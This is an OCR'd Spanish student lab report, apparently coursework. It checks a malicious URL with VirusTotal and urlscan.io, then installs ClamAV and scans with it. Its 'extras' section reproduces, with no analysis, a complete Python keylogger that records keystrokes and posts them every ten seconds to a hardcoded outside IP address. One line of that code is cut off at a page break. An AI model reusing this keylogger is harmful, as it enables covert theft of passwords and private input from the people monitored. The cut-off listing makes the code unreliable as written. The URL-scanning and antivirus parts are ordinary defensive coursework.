


Figura 11: Macareno, Ismael. (2024). Previsualización de URL maliciosa en url2png [PNG]. Propia

2.5. Creación del `hash` y prueba en virustotal y urlscan.io

Para crear el `hash` tenemos dos opciones:

- Desde el propio virustotal se nos genera un `sha256` cuando le pasámos una URL maliciosa y aparece en la pestaña de ***details***
- Mediante CLI

Figura 12: Macareno, Ismael. (2024). Generación de `sha256` en virustotal de URL maliciosa [PNG]. Propia

```
maka@magi:~$ echo http://little--women.ru/sexxys | sha256sum
9cb7cd34e3b115539a2244099578cb57aa3783b982edc792ca7fa180e521b955  -
```

Cuando se haya generado el `hash` si estamos en el propio virustotal podremos hacer clic sobre esté `hash` y nos aparecerá algo parecido a lo siguiente





Figura 13: Macareno, Ismael. (2024). Resultado de análisis de `hash` en virustotal [PNG]. Propia

También podremos analizar el `hash` en urlscan.io



3. *Software* antimalware

3.1. Descargar el *software* antimalware

En mi caso he elegido instalar clamav. Para instalar este *software* tendremos que usar una MV GNU/Linux. En mi caso usaré una MV Ubuntu 24.04 LTS.

1. Instalación mediante CLI

```
maka@makasad:~$ sudo apt install clamav
```

1. Análisis del sistema

Para esto lo único que tendremos que hacer será ejecutar el comando `clamscan` y obtendremos un resultado parecido al siguiente:

```
maka@makasad:~$ clamscan
Loading:    25s, ETA:   0s [=========================>]    8.70M/8.70M sigs    sigs
Compiling:   6s, ETA:   0s [=========================>]       41/41 tasks

/home/maka/.bashrc: OK
/home/maka/.Xauthority: OK
/home/maka/passwords.txt: OK
/home/maka/.bash_logout: OK
/home/maka/.profile: OK
/home/maka/.lesshst: OK
/home/maka/passwd.txt: OK
/home/maka/.sudo_as_admin_successful: Empty file
/home/maka/hola.txt: OK
/home/maka/fichero.txt: OK
/home/maka/.bash_history: OK

----------- SCAN SUMMARY -----------
Known viruses: 8702098
Engine version: 1.0.7
Scanned directories: 1
Scanned files: 10
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 33.768 sec (0 m 33 s)
```

```
Start Date: 2024:12:16 09:56:05
End Date:   2024:12:16 09:56:39
```

3.2. Descargar *software* de limpieza

Para esta parte de la práctica lo que hago es simplemente con `clamav` ya instalado ejecutar el siguiente comando

```
maka@makasad:~$ sudo clamscan -r --remove /
```

El cuál lo que hace es escanear todo raíz y eliminar todo el *software* malicioso (entre el cuál se encuentra también los *adware*).

4. Extras

4.1. *Keylogger*

Encontré un *keylogger* realizado con `python` y me ha parecido conveniente añadirlo a esta práctica

```python
# Install pynput using the following command: pip install pynput
# Import the mouse and keynboard from pynput
from pynput import keyboard
# We need to import the requests library to Post the data to the server.
import requests
# To transform a Dictionary to a JSON string we need the json package.
import json
#  The Timer module is part of the threading package.
import threading

# We make a global variable text where we'll save a string of the keystrokes which we'll send
# to the server.
text = ""

# Hard code the values of your server and ip address here.
ip_address = "109.74.200.23"
port_number = "8080"
# Time interval in seconds for code to execute.
time_interval = 10

def send_post_req():
    try:
        # We need to convert the Python object into a JSON string. So that we can POST it to the
        # server. Which will look for JSON using
        # the format {"keyboardData" : "<value_of_text>"}
        payload = json.dumps({"keyboardData" : text})
        # We send the POST Request to the server with ip address which listens on the port as
        # specified in the Express server code.
        # Because we're sending JSON to the server, we specify that the MIME Type for JSON is
        # application/json.
        r = requests.post(f"http://{ip_address}:{port_number}", data=payload, headers={"Content-Type"
        # Setting up a timer function to run every <time_interval> specified seconds.
```

```
        # send_post_req is a recursive function, and will call itself as long as the program is
        # running.
        timer = threading.Timer(time_interval, send_post_req)
        # We start the timer thread.
        timer.start()
    except:
        print("Couldn't complete request!")

# We only need to log the key once it is released. That way it takes the modifier keys into
# consideration.
def on_press(key):
    global text

# Based on the key press we handle the way the key gets logged to the in memory string.
# Read more on the different keys that can be logged here:
# https://pynput.readthedocs.io/en/latest/keyboard.html#monitoring-the-keyboard
    if key == keyboard.Key.enter:
        text += "\n"
    elif key == keyboard.Key.tab:
        text += "\t"
    elif key == keyboard.Key.space:
        text += " "
    elif key == keyboard.Key.shift:
        pass
    elif key == keyboard.Key.backspace and len(text) == 0:
        pass
    elif key == keyboard.Key.backspace and len(text) > 0:
        text = text[:-1]
    elif key == keyboard.Key.ctrl_l or key == keyboard.Key.ctrl_r:
        pass
    elif key == keyboard.Key.esc:
        return False
    else:
        # We do an explicit conversion from the key object to a string and then append that
        # to the string held in memory.
        text += str(key).strip("'")

# A keyboard listener is a threading.Thread, and a callback on_press will be invoked from this
# thread.
# In the on_press function we specified how to deal with the different inputs received by the
# listener.
with keyboard.Listener(
    on_press=on_press) as listener:
    # We start of by sending the post request to our server.
    send_post_req()
    listener.join()
```

5. Valoración Personal

Práctica bastante útil y no tan extensa.

Como única crítica me parece que en el aula virtual está bastante mal explicada, se podría aportar un documento PDF más extenso con mejores explicaciones.

6. Bibliografía

- https://latam.kaspersky.com/resource-center/definitions/keylogger - Información sobre *keyloggers*
- https://internetpasoapaso.com/hacer-memoria-usb-roba-datos/ - Poner un *keylogger* en un USB
- https://www.nirsoft.net/ - Nirsoft
- https://www.trendmicro.com/vinfo/es/threat-encyclopedia/malicious-url - trendmicro
- https://www.virustotal.com/gui/home/url - virustotal
- https://urlscan.io/ - urlscan.io
- https://radar.cloudflare.com/scan - cloudfare radar
- https://www.url2png.com/ - url2png
- https://www.clamav.net/ - clamav